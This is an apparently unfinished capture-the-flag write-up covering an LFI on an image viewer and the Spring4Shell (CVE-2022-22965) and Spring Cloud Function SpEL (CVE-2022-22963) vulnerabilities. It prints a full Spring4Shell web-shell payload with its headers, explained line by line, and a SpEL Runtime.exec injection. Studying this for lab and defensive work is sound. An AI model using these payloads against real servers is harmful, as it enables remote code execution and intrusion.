





1. Pinged
2. Nmap -sS -sV -sC -p22,8080 10.10.11.204






1. Check website:
2. Nothing interesting found on the website/source code, besides the upload page.
3. Lets upload a picture and see what it does with it:



1. So we see that our picture gets uploaded, and the website gives us the option to view it. When we click the link to view it, it takes use to this link /show\_image?img=image.jpg, where img is the parameter that takes the name of the file we want to see.
2. The img part could be an LFI vuln. So before we even try to upload malicious files, or check for xss or sql injection \. Lets try lfi first
3. Open burpsuite and take a look at the request when we view our uploaded image:


We see in the response the content of the file we requested in img.



1. Try lfi:



* 1. And here we see that there is indeed a lfi vuln here.

1. Explore all the files u can read:



* 1. Here we’ve found the file that contains all the frameworks and software with their versions that the website is making use of
  2. The 4 we’ve found in the file:
     1. Maven Apache 4.0.0, which is has no known vulnerablitlies
     2. Java 11, which also has no know issues
     3. Spring Framework 2.6.5 which has a known vulnerability: cve-2022-22965
     4. Spring Cloud 3.2.2 which also has a known vulnerability: cve-2022-22963

1. Understanding CVE-2022-22965
   1. Targets effected by it:
      1. Targets that use vulnerable spring framework with the web mvc part included
         1. Spring Web MVC - This is a module of the Spring Framework that provides support for building web applications using the model-view-controller (MVC) architecture. Spring Web MVC provides a powerful framework for building web-based applications with a flexible, extensible architecture that supports a wide range of web-based use cases.
      2. Targets also running Java
         1. using Java alongside the Spring Framework Web MVC and REST API can provide access to a mature and stable language ecosystem, strong support for object-oriented programming, a wide range of libraries and frameworks, and support for multithreading and concurrency, making it a popular choice for building enterprise-grade applications.
      3. Target needs to package a war file deployed to a tomcat web server
         1. Packaging a Spring Framework application with the web MVC component as a WAR file and deploying it to a tomcat server is a common deployment option, because it provides a convenient way to distribute and run the application: By deploying a WAR file to Tomcat, the application can take advantage of the benefits of the Tomcat web server, such as load balancing, session management, and security features. Additionally, deploying a WAR file makes it easy to distribute the application to multiple servers, as the same WAR file can be deployed to multiple Tomcat instances with little or no modification.
      4. Target need to have a rest api to take the payload
         1. using a REST API alongside a Spring Framework Web MVC application can provide a
            1. way to expose functionalities: a mobile application may need to access certain functionalities of the web application, and a REST API can provide a way for the mobile app to communicate with the backend.
            2. integrate with external systems: the web application may need to communicate with a payment gateway or an external messaging service, and a REST API can provide a standardized way for the web application to interact with these external systems.
            3. provide a more lightweight approach to data exposure: With a REST API, the data can be exposed in a format that can be easily consumed by other applications, such as JSON or XML, making it easier for external clients to work with the data.
            4. and improve the scalability of the application: a REST API can provide a way to scale the web application by allowing certain functionalities to be offloaded to a separate service or server, without the need to rewrite the entire application. This can help to reduce the load on the main server and improve the overall performance and scalability of the application.
   2. What is the vulnerability?
      1. CVE-2022-22965 (Spring4Shell, SpringShell) is a vulnerability in the Spring Framework that uses data binding functionality to bind data stored within an HTTP request to certain objects used by an application. The bug exists in the getCachedIntrospectionResults method, which can be used to gain unauthorized access to such objects by passing their class names via an HTTP request. It creates the risks of data leakage and remote code execution when special object classes are used.
      2. data binding is the process of converting user input data (such as form data) into Java objects and vice versa. It allows developers to map incoming request data to objects in their application's model and validate that data.
      3. Example use of getCachedIntrospectionResults:

For example, there is a simple classical application scenario in which the developer creates a trade object to capture request parameters.



Then the developer creates a controller to use the object trade

After that, the developer usually creates a request builder for the trade controller, which allows the web user to access the trade object remotely



When web users access trade object properties, the binding process (bindRequestParameters) in the Spring framework implementation will call the getCachedIntrospectionResults method to get and set the object property in the cache. However, the return object of the getCachedIntrospectionResults method includes a class object. This means that web users can get a class object remotely by simply submitting a URL



In web applications that use the Spring framework, when a user accesses certain properties of a "trade" object through the web interface, the Spring framework uses a process called "bindRequestParameters" to set the values of the object properties based on the user's input. During this process, the framework calls a method called "getCachedIntrospectionResults" to get information about the object properties, and this method returns an object that includes information about the class of the object.

CHATGPT explanation:

Imagine you have a website where people can trade stocks or currencies. To make this work, the website needs to have a way to collect information from the user about what they want to trade. This information is then used to create a "Trade" object which holds all the details of the trade.

When someone visits the website and enters their trade information, the website uses something called the Spring framework to process that information and create a Trade object. This process is called "binding".

However, there is a vulnerability in the way the Spring framework is implemented. This vulnerability means that if someone knows how to exploit it, they could potentially get access to the Trade object and all its properties (like the type of trade, the currency, etc.) remotely, without even having to go to the website.

This vulnerability is caused by a method called "getCachedIntrospectionResults" that the Spring framework uses during the binding process. This method returns an object that includes information about the Trade object, including its class (which is a type of object). This means that someone could submit a specific URL and get access to the class object remotely.

* 1. Exploitation of the vulnerability:
     1. Steps:
        1. Use exposed class to modify tomcat log configuration file
        2. Remotely upload a JSP web shell
        3. Execute commands via urfile.jsp?cmd= ur command here
     2. Payload: class.module.classLoader.resources.context.parent.pipeline.first.pattern=%{c2}i if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = %{c1}i.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } %{suffix}i&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
     3. Headers:
        1. "suffix": "%>//",
        2. "c1": "Runtime",
        3. "c2": "<%",
        4. "DNT": "1",
        5. "Content-Type": "application/x-www-form-urlencoded"
     4. Payload explanation:

This payload is attempting to exploit a vulnerability in the Spring Framework by modifying the Tomcat log configuration and remotely uploading a JSP web shell to the server. The payload is passed as a value for the "pattern" parameter in the HTTP request headers.

The payload starts by using the class loader to get access to the runtime environment using the "c2" and "c1" variables. Then it checks if the "pwd" parameter is set to "j" using an "if" statement. If it is, it creates an input stream to run the "cmd" parameter as a command on the server. It then reads the output of the command and sends it back to the attacker through the "out" variable.

Finally, the payload includes several other parameters to specify the location and format of the uploaded JSP web shell, including the file name suffix, directory, prefix, and date format.

1. Line for line:

class.module.classLoader.resources.context.parent.pipeline.first.pattern=: This is a parameter for a request that targets the Spring Framework. It sets the pattern for the Tomcat log file to be exploited.

%{c2}i: This is a special character that tells the server to evaluate the code that comes after it.

if("j".equals(request.getParameter("pwd"))){: This line checks if the value of the parameter "pwd" in the request is equal to "j". If it is, then it runs the code inside the curly braces.

java.io.InputStream in = %{c1}i.getRuntime().exec(request.getParameter("cmd")).getInputStream();: This line runs a command specified in the "cmd" parameter of the request and gets its output as an input stream.

int a = -1;: This line initializes a variable "a" with the value of -1.

byte[] b = new byte[2048];: This line initializes a byte array "b" with a size of 2048 bytes.

while((a=in.read(b))!=-1){ out.println(new String(b)); }: This line reads the bytes from the input stream and prints them out to the console until there are no more bytes to read.

}%{suffix}i: This line ends the code block that was started with "%{c2}i".

&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp: This line sets the suffix for the uploaded file to ".jsp".

&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT: This line sets the directory for the uploaded file to "webapps/ROOT".

&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar: This line sets the prefix for the uploaded file to "tomcatwar".

&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=: This line sets the date format for the uploaded file to an empty string.

In simpler terms, this code is a malicious payload that exploits a vulnerability in the Spring Framework to execute remote code on the server. It reads a command from the "cmd" parameter of the request, executes it, and prints the output to the console. It also sets the parameters for uploading a JSP web shell to the server. The uploaded file will have the name "tomcatwar" with a ".jsp" suffix and will be placed in the "webapps/ROOT" directory.

* 1. Can we use it?
     1. Now in our case the target does not use a package a war file deployed to a tomcat web server, so we can’t exploit it this way. This the time where we have to take a look at the other vulnerability we found

1. Understanding CVE-2022-22963
   1. Targets affected by it:
      1. Target is using Spring Cloud 3.1.6, 3.2.2 or older unsupported versions
         1. Why is it used:

Spring Boot Framework is used to build standalone java web applications, but to configure those applications to use with the external system or components (databases, messaging systems, authentications systems and APIs) we need to use Spring Cloud. Spring Cloud provides a set of tools and libraries that make it easier to integrate and manage these external systems or components in a microservices architecture (e.g. configuration management, service discovery, circuit breakers, intelligent routing, micro-proxy, control bus, one-time tokens, global locks, leadership election, distributed sessions, cluster state).

* + 1. Target is using the routing functionality
       1. Why is it used?

The main purpose of the routing functionality is to enable dynamic routing of incoming requests to different services based on configurable rules.

* + - 1. Example of use:

Let’s say u have a microservices architecture that includes the next services: user service, product service and order service. To enable clients to access these services through a unified API, you can use Spring Cloud Gateway to create a routing layer. You can configure Spring Cloud Gateway to route requests to the appropriate service based on the requested path.

For example, you can configure Spring Cloud Gateway to route requests that start with "/users" to the user service, requests that start with "/products" to the product service, and requests that start with "/orders" to the order service.

* 1. What is the vulnerability?
     1. CVE-2022-22963 is vulnerability in the Spring Cloud Function that uses the routing functionality. The routing functionality gives the ability to provide a SpEL injection as a routing-expression in spring.cloud.function.routing-expression in the web request, which may result in RCE.
     2. What is spring.cloud.function.routing-expression?

It’s a property in Spring Cloud that’s used to define a routing expression that determines how incoming requests are routed to a specific function in a serverless environment. So It’s used to communicate routing instructions via Message headers and it relies on Spring Expression Language (SpEL).

* + 1. What is SpEL?

SpEL allows user to provide string representation of Java code to be executed.

* + 1. Example use of spring.cloud.function.routing-expression:

spring.cloud.function.routing-expression=headers.contentType.toString().equals('text/plain') ? 'echo' :'devNull'

This expression is checking if the content type of the incoming request is ‘text/plain’.

If it is, than it will be routed to the echo function, if its not, it will be routed to the

devNull function.

* 1. Exploitation of the vulnerability:
     1. Steps:
        1. Find the path to the routing function on the webserver (default: /functionRouter
        2. Use SpEL to inject java code as Routing Expression that executes our commands on the system.
        3. Execute commands via the routing expression.
     2. Payload:

payload=f'T(java.lang.Runtime).getRuntime().exec("whoami")'

* + 1. Payload explanation:

This code is creating a string that contains a Java method call to execute the "whoami" command using the Runtime class. This means that when this string is executed, it will attempt to execute the "whoami" command on the underlying operating system using the Java Runtime API.

* + 1. What’s the java runtime class?

The java.lang.Runtime class in Java provides an interface to the underlying operating system's runtime environment. It is a singleton class that provides methods for managing the Java Virtual Machine (JVM) and interacting with the operating system. Some of the key functionalities provided by the Runtime class include:

Running external processes: The exec() method in the Runtime class allows Java applications to execute external processes and commands on the underlying operating system.

